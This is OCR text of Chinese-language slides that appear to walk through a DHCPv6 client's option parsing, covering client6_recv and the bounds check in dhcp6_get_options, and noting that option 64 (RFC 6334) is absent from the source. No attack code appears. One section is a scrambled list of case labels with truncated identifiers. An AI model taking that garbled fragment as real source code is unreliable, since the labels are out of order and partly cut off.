
msg-type

transaction-id

options

一個封包中可以有多個 Options

DHCPv6 Option 格式



0 1 2 3

option-code

option-len

option-data
(option-len bytes)

client6_recv

```
static void client6_recv()
{
  struct dhcp6opt *p, *ep;
  struct dhcp6_optinfo optinfo;
  ...
  dhcp6_init_options(&optinfo);
  p = (struct dhcp6opt *)(dh6 + 1);
  ep = (struct dhcp6opt *)((char *)dh6 + len);
  if (dhcp6_get_options(p, ep, &optinfo) < 0) {
    dprintf(LOG_INFO, FNAME, "failed to parse options");
    return;
  }
  ...
```

client6_recv 呼叫 dhcp6_get_options 解析 options

client6_recv

```c
static void client6_recv()
{
  struct dhcp6opt *p, *ep;
  struct dhcp6_optinfo optinfo;
  ...
  dhcp6_init_options(&optinfo);
  p = (struct dhcp6opt *)(dh6 + 1);
  ep = (struct dhcp6opt *)((char *)dh6 + len);
  if (dhcp6_get_options(p, ep, &optinfo) < 0) {
    dprintf(LOG_INFO, FNAME, "failed to parse options");
    return;
  }
  ...
```


p 指向第一個 option
ep 指向封包結尾

client6_recv

```
static void client6_recv()
{
  struct dhcp6opt *p, *ep;
  struct dhcp6_optinfo optinfo;
  ...
  dhcp6_init_options(&optinfo);
  p = (struct dhcp6opt *)(dh6 + 1);
  ep = (struct dhcp6opt *)((char *)dh6 + len);
  if (dhcp6_get_options(p, ep, &optinfo) < 0) {
    dprintf(LOG_INFO, FNAME, "failed to parse options");
    return;
  }
  ...
```

解析後的結果會存放在 optinfo

client6_recv



p

ep

msg-type

transaction-id

options[0]

options[1]

...

options[n]

dhcp6_get_options

```
int dhcp6_get_options(p, ep, optinfo)
{
    ...
    for (; p + 1 <= ep; p = np) {
        ...
    }
    ...
}
```

for loop 處理封包中的每一個 option

dhcp6_get_options

```
for (; p + 1 <= ep; p = np) {
  ...
  optlen = ntohs(opth.dh6opt_len);
  opt = ntohs(opth.dh6opt_type);

  cp = (char *)(p + 1);
  np = (struct dhcp6opt *)(cp + optlen);
  if (np > ep) {
    dprintf(LOG_INFO, FNAME, "malformed DHCP options");
    goto fail;
  }
  switch (opt) { ... }
}
```

取得 option-code (opt)
和 option-len (optlen)

dhcp6_get_options


```
for (; p + 1 <= ep; p = np) {
  ...
  optlen = ntohs(opth.dh6opt_len);
  opt = ntohs(opth.dh6opt_type);

  cp = (char *)(p + 1);
  np = (struct dhcp6opt *)(cp + optlen);
  if (np > ep) {
    dprintf(LOG_INFO, FNAME, "malformed DHCP options");
    goto fail;
  }
  switch (opt) { ... }
}
```

下一個 option 的位置 (np)
若超過封包結尾 (ep)
則 goto fail


dhcp6_get_options

```
for (; p + 1 <= ep; p = np) {
  ...
  optlen = ntohs(opth.dh6opt_len);
  opt = ntohs(opth.dh6opt_type);

  cp = (char *)(p + 1);
  np = (struct dhcp6opt *)(cp + optlen);
  if (np > ep) {
    dprintf(LOG_INFO, FNAME, "malformed DHCP options");
    goto fail;
  }
  switch (opt) { ... }
}
```

根據 option-code 跳到對應 case




```
case DH6OPT_CLIENTID:
```




```
case 1:
```

```
case DH6OPT_IA_PD
case DH6OPT_NISP_SERVERS:
case 28:
case 13:
DH6OPT_ORO:
case 32:
case 6:
case DH6OPT_NIS_SERVERS:
case 27:
DH6OPT_NTP:
case 31:
AIN_NAME:
case 29:
case DH6OPT_SIP_SERVER
case DH6OPT_REFRESHTIME:
case 21:
case DH6OPT_CLIENTID:
case 24:
case 1:
case DH6OPT_
_TIME:
case DH6OPT_DNSNAME:
case DH6OPT_NISP_D
_NAME:
case 30:
case 2:
_SERVERID:
case DH6OPT_RAPID_CO
case 33:
case DH6OPT_BCMCS_SERVER_D:
se DH6OPT_DNS:
case 14:
case 7:
_IA_NA:
case 3:
case DH6OPT_SIP_SERVER_A:
case 22:
```



```
case 64:
```



```
case 64:
```

不在 source code 中

RFC 6334

